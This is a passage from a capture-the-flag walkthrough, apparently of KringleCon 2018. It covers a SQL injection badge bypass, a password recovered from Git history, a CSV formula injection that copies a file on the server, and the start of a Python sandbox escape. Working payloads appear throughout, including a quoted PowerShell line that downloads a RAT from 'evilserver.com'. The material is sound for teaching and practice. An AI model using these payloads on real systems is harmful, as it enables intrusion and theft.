
It must be a random string that identifies Alabaster in the database.

Poking about the database

A good first step in SQLI is to try to get the database to generate an error. Some error messages are informative, telling us how we should proceed with the attack. Instead of a string like the one in Alabaster's badge, we can create our own QR code with some special characters in hopes of getting an error. The old standard for SQLI is OR 1=1, so we might as well try that. Try anything you like, just make sure that it includes a special character or two.


To make a QR code, go to the other hint Pepper put in your badge called [Bar Code Creation](#). That site will accept a string of your choosing and generate a QR code in a .png file. You can present the .png file to the scanner. Be careful not to click on the advertising links near the

bottom, you want the SAVE link at the top right.




Hmm, the OR 1=1 just gave us the error “No Authorized User Found.” Let’s try something else, like aaa' OR 1=1

If that works, you should see a long error message scroll through the scanner display window. If you like, you can write very quickly as the error goes past, take pictures of it with your phone, or let Chrome developer tools do the work for you. Before you submit the QR .png file to the scanner, open More tools > Developer tools. (Or, press F12.)



Then select Network and All.



Once you open the scanner and submit your QR code, you should see traffic between your browser and the site. Since you uploaded your QR code, the upload entry is the one you want.

The screenshot shows the Network tab of the Chrome DevTools developer console. A single request named "upload" is listed. The "Response" tab is selected, showing the following JSON content:

```
1 {"data": "EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name, last_name FROM users WHERE user_id = ?\")\")"}  
2
```

Hand In

- 1) What text did you inject to generate the long SQL error?
- 2) What is the error message?
- 3) What is the SQL query the scanner uses? Strip away all the error message text until only the query remains.

Objective--Badge Manipulation (Part 2)

Solution (so far)

This query will generate the error we need.

aaa' OR 1=1

The entire error is:

```
"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\").format(uid))\"): (1064, u\"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1\")","request":false}
```

The screenshot shows the Network tab in the Chrome DevTools developer console. The timeline at the top indicates a total duration of 3500 ms. Below the timeline, a table lists network requests. The first request, 'upload', has a status of '1' and a response body containing the error message: {"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\").format(uid))\"): (1064, u\"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1\")","request":false}. The second request, 'fingerprint.png', has a status of '2'.

If you strip away the error message text, you have this:

```
SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1
```

To proceed with the SQLI, you need to answer some questions.

Hand In

- 1) What does the application expect the query to return? (Hint: It is not “TRUE” or “FALSE”)
- 2) Where will your input appear in the query? This is important because you can’t modify what was there before you, only your entry point and the text after that.
- 3) If you wipe out everything after your input, will there be any unterminated quotes, parentheses, or the like?

- 4) You want to get rid of everything after the place where your code will go. Look at the type of database (see the error) and then determine what the comment symbol is. If you end your injection with a comment symbol, the rest of the query will be commented out.

Objective--Badge Manipulation (Part 3)

Solution (so far)

Here is the query we will work with:

```
SELECT first_name, last_name, enabled FROM employees WHERE authorized =  
1 AND uid = '{}' LIMIT 1
```

The query will return three things to the application. It will return strings with the first and last names, and a value for enabled, likely TRUE or 1 if we want to get in the door. Our modified query must return the same thing: two strings and a 1.

The value on Alabaster's badge must be the uid. (In part 1, we found that the QR code on Alabaster's badge contains "oRfjg5uGHmbduj2m.") Our input will replace the curly braces ({}). When Alabaster scans his badge, this query is executed:

```
SELECT first_name, last_name, enabled FROM employees WHERE authorized =  
1 AND uid = 'oRfjg5uGHmbduj2m' LIMIT 1
```

It searches the employees table and if it finds a row with Alabaster's uid and a value of 1 for authorized, it returns something like Alabaster, Snowball, 1. Alabaster's card has been disabled, so authorized must be set to 0.

A Google search for "mariadb comment" takes us to [this link](#), which shows us:

- From a '#' to the end of a line:

```
SELECT * FROM users; # This is a comment
```

- From a '--' to the end of a line. The space after the two dashes is required (as in MySQL).

```
SELECT * FROM users; -- This is a comment
```

Build the SQLI input

We know that our input, which we can represent by xxxxxxx, will make the query look like this:

```
SELECT first_name, last_name, enabled FROM employees WHERE authorized =  
1 AND uid = 'xxxxxxxx' LIMIT 1
```

If we end our input with a comment (xxxxxxxx#) we will have this, where the blue text is a comment:

```
SELECT first_name, last_name, enabled FROM employees WHERE authorized =  
1 AND uid = 'xxxxxxxx#' LIMIT 1
```

Now we have a problem. Our input belongs to the uid statement, and we may get an error because we removed a single quote and the remaining quote no longer matches. So, let's begin our input with a single quote to close out the first single quote after uid=. Now we have 'xxxxxxxx# and the query looks like this.

```
SELECT first_name, last_name, enabled FROM employees WHERE authorized =  
1 AND uid = ''xxxxxxxx#' LIMIT 1
```

All we (i.e., you) need to do now is fill in the xxxxxxx.

Hand In

We need to add something that will overwrite the values since the first part,
SELECT first_name, last_name, enabled FROM employees WHERE authorized = 1 AND uid = '' will execute no matter what we do. One way to make the query return our data instead of data from the table is to use either UNION or UNION ALL. In the [link to OWASP](#) that Pepper gave us, look at the paragraph “An example of signature bypass.” A link that I found helpful was from [Netsparker](#), especially the paragraph about “Bypassing second MD5 hash check login screens.” Notice in that example that the input to the new SELECT statement includes single quotes, SELECT ‘admin’ instead of SELECT admin. The one with the quotes will just return the string, admin in this case. The one without the quotes will return values for the variable admin.

- 1) What is the SQLI that opens the door for you?

Objective--Badge Manipulation (Part 4)

Solution (at last)

This example from the [Netsparker](#) link is very close to what we want.

Bypassing MD5 Hash Check Example (MSP)

```
Username : admin' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055'
```

The first part, `admin '`, doesn't matter except that we need the single quote to close out the `uid=` that was already in the query. This query returns two strings, `admin` and `81dc9bdb52d04dc20036dbd8313ed055`. Our query needs to return a string for first name, a string for last name, and the number 1 for enabled. So, we can change their SQLi to this. Don't forget the comment symbol `#` at the end, though.


```
admin' AND 1=0 UNION ALL SELECT 'Charlie', 'Brown', 1#
```

The screenshot shows a web-based QR code generator. At the top, it says "QR Code Generator". Below that is a navigation bar with tabs: "FREE TEXT" (which is selected), "URL", "CONTACT", "PHONE", and "SMS". To the right of the tabs is a "SAVE" button. In the main area, there's a text input field containing the SQL injection payload: "admin' AND 1=0 UNION ALL SELECT 'Charlie', 'Brown', 1#". To the right of the input field, it says "Static QR Code" and displays a square QR code.

It works!



I'm not fast enough to copy the entire message, so let's fall back to Chrome developer tools (Firefox Web Developer works too). We'll need to enter the access number (19880715) into the Objective.



The screenshot shows the Network tab in the Chrome DevTools. A single XHR request is listed under the 'upload' name. The response tab is selected, showing the following JSON content:

```
1 {"data": "User Access Granted - Control number 19880715", "request": true, "success": true}
```

A note: The SQL we used could have been shortened considerably. This works too.

```
' UNION SELECT 'Charlie', 'Brown', 1#
```

Thanks to user Justintime on the CentralSec Slack SANS Channel for help on this one!

Preventing SQL Injection

SQL Injection is #1 on [OWASP's list of the top 10 web vulnerabilities](#), and has been for years. This is shameful because there is a simple way to prevent SQL Injection called [Parameterized Queries](#).

This is an example of an SQL query in Java that is vulnerable to SQL Injection.

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name
= custname";
stmt = connection.createStatement();
ResultSet results = stmt.executeQuery(query);
```

You can see that there is nothing that checks the custname variable to detect attempts to embed SQL or other commands. While it is possible to use blacklists (hard to write, easy to defeat) or whitelists (better) to sanitize the input, parameterized queries are easier and safer.

Hand in

- 1) Using the [OWASP Query Parameterization Cheat Sheet](#), fix the Java SQL code so that it uses parameterized queries.

Up Next

The next objective, HR Incident Response, requires that we visit Sparkle Redberry and help her with the Dev Ops Fail terminal challenge. Sparkle is on the left side of the second floor. Off we go!


Terminal--Dev Ops Fail (Part 1)

What you can learn from this

Git repositories keep track of the current state of the software, as well as keeping previous versions and logs of changes. If you have a password in Git, you cannot just remove it from the current version as the traces will remain. The only solution is to treat the password as exposed and change it.

Getting Started

In order to solve the HR Incident Response objective, we need to get hints from Sparkle Redberry and her Dev Ops Fail terminal.



Hints

Sparkle will put two hints into your badge after you talk to her.



The first hint is a [link to an article](#) describing this problem, as well as how to make a local copy of a Git repository. Please read the article. In this case, though, the terminal already has a local copy of the repository, so we won't have to copy it.

The second hint is a [cheat sheet of Git commands](#), which is useful in this challenge. The cheat sheet shows you how to examine Git logs, as well as how to revert to a previous version. The logs are helpful, but you will not need to revert the Git repository to a previous version. However, the format for revert is very similar to that of the `show` command, which is not well explained in the cheat sheet and is helpful.

Hand In

- 1) What is the path to the Git repository in the terminal?

2) Examine the logs. What command did you use, and what did you find?

3) What command did you use to show the changes that Sparkle made?

4) What is the password that Sparkle exposed?

5) What should Sparkle have done to correct this?

Terminal--Dev Ops Fail (Part 2)

Solution

This is what the terminal looks like.

Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

```
Find Sparkle's password, then run the runtoanswer tool.  
elf@4724cb07e495:~$
```

First, let's find the Git repository.

```
elf@4724cb07e495:~$ ls -la
total 5832
drwxr-xr-x 1 elf  elf        4096 Dec 14 16:30 .
drwxr-xr-x 1 root root      4096 Dec 14 16:30 ..
-rw-r--r-- 1 elf  elf         220 May 15 2017 .bash_logout
-rw-r--r-- 1 elf  elf        1836 Dec 14 16:13 .bashrc
-rw-r--r-- 1 elf  elf         675 May 15 2017 .profile
drwxr-xr-x 1 elf  elf        4096 Nov 14 09:48 kccconfigmgt
-rw-r--r-x 1 elf  elf    5944352 Dec 14 16:13 runtoanswer
elf@4724cb07e495:~$
```

There aren't many choices other than the kcconfmgmt directory, what's in there?

```
elf@4724cb07e495:~/kcconfmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf 4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf 4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf 4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf 66 Nov 1 15:30 README.md
-rw-r--r-- 1 elf elf 1074 Nov 3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf 537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf 4096 Nov 2 15:05 public
drwxr-xr-x 1 elf elf 4096 Nov 2 15:05 routes
drwxr-xr-x 1 elf elf 4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf 4096 Nov 2 15:05 views
elf@4724cb07e495:~/kcconfmgmt$
```

That is a Git repository all right. Examine the logs.

```
elf@4724cb07e495:~/kcconfmgmt$ git log
```

Nothing on the first page...

```
commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

commit c27135005753f6dde3511a7e70eb27f92f67393f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 08:11:40 2018 -0500

    Add passport config

commit a6449287cf9ed9151d94fb747f6904158c2c4d71
Author: Sparkle Redberry <sredberry@kringlecon.com>
--More--
```

Aha! That was nice of Sparkle to tell us about the password change. Note that the commit hash was 60a2ffea7520ee980a5fc60177ff4d0633f2516b.

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in
    config.js.def need to be updated before use
```

Let's see what that commit contained, using

```
git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
elf@4724cb07e495:~/kcconfmgmt$ git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in
config.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-  'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+  'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@4724cb07e495:~/kcconfmgmt$
```

Notice that Git stored a difference (diff) of the changes made in that commit. The red text shows deleted code, which is a connection to the app's Mongo database with username sredberry and password twinkletwinkletwinkle.

Now, claim credit for the answer.

```
elf@4724cb07e495:~/kcconfmgmt$ cd ~
elf@4724cb07e495:~$ ./runtoanswer
Loading, please wait.....  
  
Enter Sparkle Redberry's password: twinkletwinkletwinkle  
  
This ain't "I told you so" time, but it's true:  
I shake my head at the goofs we go through.  
Everyone knows that the gits aren't the place;  
Store your credentials in some safer space.  
  
Congratulations!  
elf@4724cb07e495:~$
```

Finally, what should Sparkle have done to correct this? Removing the password from the code was a good first step. The second step should have been to change the password.

Objective--HR Incident Response (Part 1)

What you can learn from this

Major spreadsheet applications, like Excel, accept files in the comma separated values (CSV) format. Major spreadsheet applications also allow their users to call other applications through their spreadsheets via formulas. Attackers have exploited this combination in several major attacks by exfiltrating data or even opening reverse shells to the victim computer. Attackers are still pursuing CSV Injection attacks now, so this is something IT security professionals should be aware of.

Hints

Sparkle Redberry has something to say about CSV Injection, after her Dev Ops Fail terminal is solved.

S Sparkle Redberry 8:55AM
Oh my golly gracious - Tangle was right? It was still *in* there?
How embarrassing!
Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.
I wonder if Tangle Coalbox has taken a good look at his own employee import system.
It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.
I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.
I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such uploads.
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Additionally, she added two hints to our badge.

CSV Injection Talk	OWASP on CSV Injection
<p>From: Sparkle Redberry</p> <p>Somehow Brian Hostetler is giving a talk on CSV injection WHILE he's giving a talk on Trufflehog. Whatta' guy!</p>	<p>From: Sparkle Redberry</p> <p>OWASP CSV Injection Page</p>

First, listen to Brian Hostetler's talk, [CSV Formula Injections: Pwn Web Apps Like a Ninja](#).

Second, read the [OWASP CSV Injection Page](#) that Sparkle talks about. A link from the OWASP page to an article entitled [Comma Separated Vulnerabilities](#) is also worth your time. Note that their solution to prevent CSV Injection is to edit the CSV files to disable formulas before opening them. I don't know of many organizations that do this for their users, although their Intrusion Prevention Systems (IPS) may block the injections. That assumes the attacker's traffic is not encrypted, or the IPS is decrypting incoming traffic, however.

CSV Injection is still a useful attack today.

Getting Started

The web site we are interested in is <https://careers.kringlecastle.com/>. As you can see, it asks that applicants upload a CSV file with their work history.

7) HR Incident Response

Difficulty: ★★★★☆

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.

Elf InfoSec Careers

First Name:

Last Name:

Phone Number:

Email:

Upload CSV file with your work history:

Browse... No file selected.

Submit Application Reset

Important Note

The talk and articles are very helpful, but most of their examples involve PowerShell. I believe the site is blocking attempts to run PowerShell through CSV Injection and is not allowing reverse shells. Please attend Tim Medin's talk, [Hacking Dumberly not Harderer](#). His philosophy will be very useful here. You may want to probe the site a little, especially looking for interesting error messages.

Also note that the server will refuse injections that have a space in the first six or so characters, even though that will work if you test it on your local system. It appears to be a bug.

It is important that you create this file in a text editor and not in a spreadsheet. If you use a spreadsheet, the application will mangle your injection text.

Hand In


- 1) What is the text of an error message that may help you? After reading it, what do you think your attack should try to do?
- 2) What is the content of your successful CSV Injection file?
- 3) Which terrorist organization is secretly supported by the applicant whose name begins with 'K'?

Objective--HR Incident Response (Part 2)

Solution

In keeping with Tim Medin's call to "Hack Dumberly, not Harderer" we can look for simple ways to solve the problem. The alternative is to spend several long, frustrating hours trying to make the careers server send the file to you or open a reverse shell, as I did.

Requesting the page, <https://careers.kringlecastle.com/foaney>, gives us this error.



If we can make a copy of the document in <https://careers.kringlecastle.com/public/ourfilename>, we can just grab it with our browser. Even better, the message tells us that the local path on the server is C:\careerportal\resources\public.

The objective already told us that the path to the file we need is C:\candidate_evaluation.docx.

So, all we need to execute in our CSV injection is something like this.

```
copy C:\candidate_evaluation.docx C:\careerportal\resources\public\newname.docx
```

After looking at the examples from the talk, we see that we can turn this command into CSV Injection by using this, but without the PowerShell.

```
=cmd| '/c powershell.exe -w hidden $e=(New-Object  
System.Net.WebClient).DownloadString(\"http://evilserver.com/RAT  
.exe\");powershell -e $e''!A1
```


If we prefix our command with =cmd | '/c and append '!A1 we should be good to go. We will put this into our CSV file. Do not create your file with Excel--it will add characters that will cause problems. Use Notepad or some other text editor.

```
=cmd | '/c copy C:\candidate_evaluation.docx  
C:\careerportal\resources\public\newname.docx'!A1
```

The server will not respond to files that have a space between | and ' in the injection, although it will work if you test it in your local spreadsheet application.


Note that we changed the name of the file. If the file name stays candidate_evaluation.docx, other Kringlecon players may grab the file before we do. When there were many players active, this race condition happened quite often.

After creating the file with the text above (using a text editor), we can submit it to the form.



```
MyWorkHist.csv - Notepad  
File Edit Format View Help  
=cmd | '/c copy C:\candidate_evaluation.docx C:\careerportal\resources\public\newname.docx'!A1
```

We upload the file



First Name:
Frozen

Last Name:
Elfsicle

Phone Number:
5555551212

Email:
frozen.elfsicle@kringlecon.com

Upload CSV file with your work history:
 MyWorkHist.csv

After a minute or two, we can download the file here
<https://careers.kringlecastle.com/public/newname.docx>.

The contents of the file give the answer.

Private (For Your Elf Eyes Only)



Elf Infosec Placement / Access Evaluation

Candidate Name: **Krampus**

<snip>

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Krampus is a member of Fancy Beaver!

How could the elves fix this?

The best way would be to stop accepting CSV files as input!

Up Next

The next objective, Network Traffic Forensics, says we should visit SugarPlum Mary and help her with the Python Escape from LA terminal challenge.


Terminal--Python Escape from LA (Part 1)

What you can learn from this

Python is a popular language among IT security professionals. This challenge gives you some practice and tricks in Python.

Getting Started

SugarPlum Mary is on the left side of the second floor.



Hints

Mary gives you a hint that instructs you to watch one of the Kringlecon talks.



Mark's talk, [Escaping Python Shells](#), will *almost* walk you through this challenge. Be sure to watch it. Look for the four “dangerous functions” Mark talks about and see if any of them work. One more hint: Don’t name your function “os”.

A common misconception

Many Kringlecon players thought that “escaping Python” meant that you would be able to get a BASH shell and get out of Python altogether. It does not. It means you can execute BASH commands from within Python.

Hand In

- 1) What “dangerous function” does the terminal allow?

- 2) What is your code to escape Python?

 - 3) What BASH commands do you need to execute from within Python to get credit for solving the challenge?

Terminal--Python Escape from LA (Part 2)

Solution

Mary's terminal really does have a Python shell.

```
I'm another elf in trouble,  
Caught within this Python bubble.  
  
Here I clench my merry elf fist -  
Words get filtered by a black list!  
  
Can't remember how I got stuck,  
Try it - maybe you'll have more luck?  
  
For this challenge, you are more fit.  
Beat this challenge - Mark and Bag it!  
  
-SugarPlum Mary  
  
To complete this challenge, escape Python  
and run ./i_escaped  
>>>
```

Let's try the four dangerous functions from Mark's talk: import, eval, exec, and compile.

```
>>> import  
Use of the command import is prohibited for this question.  
>>> eval  
<built-in function eval>  
>>> exec  
Use of the command exec is prohibited for this question.  
>>> compile  
Use of the command compile is prohibited for this question.  
>>> |
```


The eval function works, so we will use that. If we follow Mark's example by rote, this happens.

```
>>> os = eval('__imp__' + 'ort__("os")')  
>>> os.system("uid")  
Use of the command os.system is prohibited for this question.  
>>> |
```

They are also blocking the string "os.system". We can beat that.

```
>>> escape = eval('__imp__' + 'ort__("os")')  
